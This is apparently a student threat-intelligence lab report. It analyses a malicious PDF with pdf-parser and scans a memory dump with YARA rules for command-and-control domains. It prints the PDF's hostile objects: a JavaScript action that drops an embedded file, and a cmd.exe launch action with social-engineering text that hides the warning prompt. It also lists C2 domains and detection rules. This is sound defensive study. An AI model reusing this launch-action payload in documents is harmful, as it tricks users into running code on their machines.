Threat intelligence week 5

Jurjen de Jonge
500731921
Hogeschool van Amsterdam

October 15, 2018


Contents

1. *Malicious PDF Analysis*

1.1 Analyzing a PDF file within Kali linux

1.1.1 Getting the PDF version number

I've used a tool called pdfinfo to gather some information about the pdf. It ran like ”pdfinfo ITservice2015.pdf” and generated the following data.



```
root@kali:~/Desktop/CTI/Lab7and8/ITservices2015# pdfinfo ITservices2015.pdf
Title:          itservices-clean
Subject:
Keywords:
Author:         itservicesinc@consultant.com
Creator:        Word
Producer:       Mac OS X 10.8.5 Quartz PDFContext
CreationDate:   Sat Mar  7 21:37:58 2015 EST
ModDate:        Sat Mar  7 21:37:58 2015 EST
Tagged:         no
UserProperties: no
Suspects:       no
Form:           none
Syntax Warning: Bad launch-type link action
JavaScript:     no
Pages:          2
Encrypted:      no
Page size:      612 x 792 pts (letter)
Page rot:       0
File size:      638489 bytes
Optimized:      no
PDF version:    1.3
```

```
endobj          3
stream          0
endstream       0
xref            1
trailer         1
startxref       1
/Page           0
/Encrypt        0
/ObjStm         0
/JS             1
/JavaScript     2
/AA             0
/OpenAction     0
/AcroForm       0
/JBIG2Decode    0
/RichMedia      0
/Launch         0
/Colors > 2^24  0
```


PDFiD shows us that there are three objects
"/Javascript" occurrences which also matche

Figure 1.1: Using PDFinfo to gather information

The file is a pdf of version 1.3


1.1.2 How many EOF exists

There are two %%EOF in the file between object 135 & object 136. I used grep on the output of the pdf-parser to quickly see how many times it is found inside this PDF.



```
root@kali:~/Desktop/CTI/Lab7and8/ITservices2015# pdf-parser ITservices2015.pdf | grep '%%EOF'
PDF Comment '%%EOF\n'
PDF Comment '%%EOF\r\n'
```


Figure 1.2: Grepping to see how many %%EOF exist



```
obj 135 0
 Type:
 Referencing:


obj 1 0
 Type:
 Referencing: 128 0 R, 130 0 R, 131 0 R, 129 0 R, 132 0 R, 133 0 R, 133 0 R, 134 0 R, 135 0 R

  <<
    /Title 128 0 R
    /Author 130 0 R
    /Subject 131 0 R
    /Producer 129 0 R
    /Creator 132 0 R
    /CreationDate 133 0 R
    /ModDate 133 0 R
    /Keywords 134 0 R
    /AAPL:Keywords 135 0 R
  >>


xref

trailer
  <<
    /Size 136
    /Root 113 0 R
    /Info 1 0 R
    /ID [<83cefe9bbf7edcaa24d5dc51ff396384><83cefe9bbf7edcaa24d5dc51ff396384>]
  >>

startxref 629946

PDF Comment '%%EOF\n'

obj 136 0
 Type:
 Referencing: 137 0 R
```

Figure 1.3: Finding the first %%EOF

The second %%EOF is findable the end of the document as obj 2 0 And has the tag startxref 638218




```
obj 2 0
 Type: /Page
 Referencing: 3 0 R, 6 0 R, 4 0 R, 141 0 R

  <<
    /Type /Page
    /Parent 3 0 R
    /Resources 6 0 R
    /Contents 4 0 R
    /MediaBox [0 0 612 792]
    /AA
      <<
        /O 141 0 R
      >>
  >>


xref

trailer
  <<
    /Size 142
    /Prev 629946
    /Root 113 0 R
    /Info 1 0 R
  >>

startxref 638218

PDF Comment '%%EOF\r\n'
```

Figure 1.4: Finding the second %%EOF

1.1.3 Javascript within the PDF

There is a refference to javascript within the document tags. Within obj 140 javascript is being referenced. The javascript exports a dataobject towards disk. This document is named Document2 and will be called Document2.pdf.




```
obj 140 0
 Type: /Action
 Referencing:

  <<
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "Document2", nLaunch: 0 });)
    /Type /Action
  >>
```

Figure 1.5: Attackers using javascript to drop an seconds pdf

1.1.4 Launch tag

Using the launch tag within a pdf file enables the creator to launch software. In this case it's used to execute cmd.exe.
It performs a couple checks to see if the dropped Document2.pdf is found and opens it. It will try to trick the user in by hiding the warning message.



```
obj 141 0
 Type: /Action
 Referencing:

  <<
    /S /Launch
    /Type /Action
    /Win
      <<
        /F (cmd.exe)
        /D '(c:\\\\windows\\\\system32)'
        /P (
        /Q '/C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\Document2.pdf" (cd "Desktop"))&(if exist 
"My Documents\\\\Document2.pdf" (cd "My Documents"))&(if exist "Documents\\\\Document2.pdf" (cd "Documen
ts"))&(start Document2.pdf)\n\n\n\n\n\n\n\n\n\nTo view the encrypted content please tick the "Do not sho
w this message again" box and press Open.)'
      >>
  >>
```

Figure 1.6: Launching Document2.pdf

1.1.5 PDF attack within the Cyber kill chain

Depending on the way this document is viewed it could be placed in the Exploit part or the Delivery part. One could say that the payload is being delivered using a the pdf file. I would say it's the Exploit part. The pdf is being used to execute code / commands on the targeted computer.

2. *YARA*

2.1 Starting with YARA

2.1.1 What is YARA

YARA is developed by Victor Alvarez, working at Virustotal. It stands for ”YARA: Another Recursive Ancronym, or Yet Another Ridiculous Acronym.” [1] It is mostly being used to identify and clasify malware using textual or binary patterns. Each rule will consist of strings and some boolean logic to determine the logic. [2]

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

Figure 2.1: Example YARA rule taken from YARA web page


[1] https://twitter.com/plusvic/status/778983467627479040
[2] https://virustotal.github.io/yara/

2.1.2 What is C2?

C2 stand for C&C which in turn stands for Command & control. Which is the server that is being used to send call backs to. Each agent will register himself to a C2 waiting for additional tasks to perform. An example of this is the meterpreter listener and the reverse https payload.

2.1.3 The size of the memory dump

The size is 4321MB.




```
root@kali:~/Desktop/CTI/Lab9# ls -l --block-size=MB  w32memory-acquisition.mem
-rwxrwxrwx 1 root root 4321MB Sep  6  2015 w32memory-acquisition.mem
root@kali:~/Desktop/CTI/Lab9# 
```

Figure 2.2: Looking at the filesize using ls.

2.1.4 Analyzing the memory dump

Two domain, systeminfou48.ru and infofinanciale8h.ru where found within the memory dump.




```
root@kali:~/Desktop/CTI/Lab9# yara -s C2rules.yara w32memory-acquisition.mem
C2_russia w32memory-acquisition.mem
0x5141de50:$a: systeminfou48.ru
0x894a8e50:$a: systeminfou48.ru
0x5a126d90:$b: infofinaciale8h.ru
root@kali:~/Desktop/CTI/Lab9#
```

Figure 2.3: Two domains found using the yara rule

```
rule Russia_C2
{
        strings:
                $A="systeminfou48.ru"
                $B="infofinanciale8h.ru"
                $C="helpdesk7r.ru"
        condition:
                $A or $B or $C
}
```


Figure 2.4: Yara file used to analyze the memory dump

Two string will be found when scanning through the memory dump. defrag.vbs & HWAWAWAWA.



```
root@kali:~/Desktop/CTI/Lab9# yara -s strings.yara w32memory-acquisition.mem
Strings w32memory-acquisition.mem
0x3e2242ae:$FirstString: defrag.vbs
0x413d391c:$FirstString: defrag.vbs
0x433cdaac:$FirstString: defrag.vbs
0x4487376c:$FirstString: defrag.vbs
0x46a47435:$FirstString: defrag.vbs
0x4ac7e28e:$FirstString: defrag.vbs
0x4acfb325:$FirstString: defrag.vbs
0x52000335:$FirstString: defrag.vbs
0x59ff15ae:$FirstString: defrag.vbs
0x5a57335c:$FirstString: defrag.vbs
0x5a9af145:$FirstString: defrag.vbs
0x5d1f6f08:$FirstString: defrag.vbs
0x61494f08:$FirstString: defrag.vbs
0x61b5a47c:$FirstString: defrag.vbs
0x64658145:$FirstString: defrag.vbs
0x6534c5ae:$FirstString: defrag.vbs
0x68cb1145:$FirstString: defrag.vbs
0x6aef328e:$FirstString: defrag.vbs
0x74ce0f08:$FirstString: defrag.vbs
0x7ea5f335:$FirstString: defrag.vbs
0x85818325:$FirstString: defrag.vbs
0x85bdb28e:$FirstString: defrag.vbs
0x8d284aac:$FirstString: defrag.vbs
0x94377435:$FirstString: defrag.vbs
0x95a7c76c:$FirstString: defrag.vbs
0x98fbc91c:$FirstString: defrag.vbs
0x9cbb62ae:$FirstString: defrag.vbs
0xb7d7728e:$FirstString: defrag.vbs
0xba6e6325:$FirstString: defrag.vbs
0x516875a8:$ForthString: HWAWAWAWA
0x5a8b14a8:$ForthString: HWAWAWAWA
0x5af754a8:$ForthString: HWAWAWAWA
0x5b2b80a8:$ForthString: HWAWAWAWA
0x7ed935a8:$ForthString: HWAWAWAWA
0x7ee6a4a8:$ForthString: HWAWAWAWA
0x7f76e0a8:$ForthString: HWAWAWAWA
root@kali:~/Desktop/CTI/Lab9#
```

Figure 2.5: Finding the two Strings, defrag.vbs multiple times.



```
root@kali:~/Desktop/CTI/Lab9# yara -s malware.yara w32memory-acquisition.mem
malware w32memory-acquisition.mem
0x5141de50:$FirstC2: systeminfou48.ru
0x894a8e50:$FirstC2: systeminfou48.ru
0x5a126d90:$SecondC2: infofinaciale8h.ru
0x3e2242ae:$FirstString: defrag.vbs
0x413d391c:$FirstString: defrag.vbs
0x433cdaac:$FirstString: defrag.vbs
0x4487376c:$FirstString: defrag.vbs
0x46a47435:$FirstString: defrag.vbs
0x4ac7e28e:$FirstString: defrag.vbs
0x4acfb325:$FirstString: defrag.vbs
0x52000335:$FirstString: defrag.vbs
0x59ff15ae:$FirstString: defrag.vbs
0x5a57335c:$FirstString: defrag.vbs
0x5a9af145:$FirstString: defrag.vbs
0x5d1f6f08:$FirstString: defrag.vbs
0x61494f08:$FirstString: defrag.vbs
0x61b5a47c:$FirstString: defrag.vbs
0x64658145:$FirstString: defrag.vbs
0x6534c5ae:$FirstString: defrag.vbs
0x68cb1145:$FirstString: defrag.vbs
0x6aef328e:$FirstString: defrag.vbs
0x74ce0f08:$FirstString: defrag.vbs
0x7ea5f335:$FirstString: defrag.vbs
0x85818325:$FirstString: defrag.vbs
0x85bdb28e:$FirstString: defrag.vbs
0x8d284aac:$FirstString: defrag.vbs
0x94377435:$FirstString: defrag.vbs
0x95a7c76c:$FirstString: defrag.vbs
0x98fbc91c:$FirstString: defrag.vbs
0x9cbb62ae:$FirstString: defrag.vbs
0xb7d7728e:$FirstString: defrag.vbs
0xba6e6325:$FirstString: defrag.vbs
0x516875a8:$ForthString: HWAWAWAWA
0x5a8b14a8:$ForthString: HWAWAWAWA
0x5af754a8:$ForthString: HWAWAWAWA
0x5b2b80a8:$ForthString: HWAWAWAWA
0x7ed935a8:$ForthString: HWAWAWAWA
0x7ee6a4a8:$ForthString: HWAWAWAWA
0x7f76e0a8:$ForthString: HWAWAWAWA
root@kali:~/Desktop/CTI/Lab9#
```

Figure 2.6: The merged Yara files scanning the memory dump

2.2 Questions about YARA

2.2.1 Why would I use YARA

I would use YARA to automatically analyze files for common malicious aspects. Finding resources that are passing through the network or hiding in files.

I could also be used to as forensics tool, seeing how far a actor got inside of the network.

2.2.2 Alternatives to YARA

An alternative I could come up with is PEiD, It uses signatures to detect packers, cryptors and compilers for PE files. This way malware researcher can easily detect what they are working with. Of course these rules could also be ported towards YARA.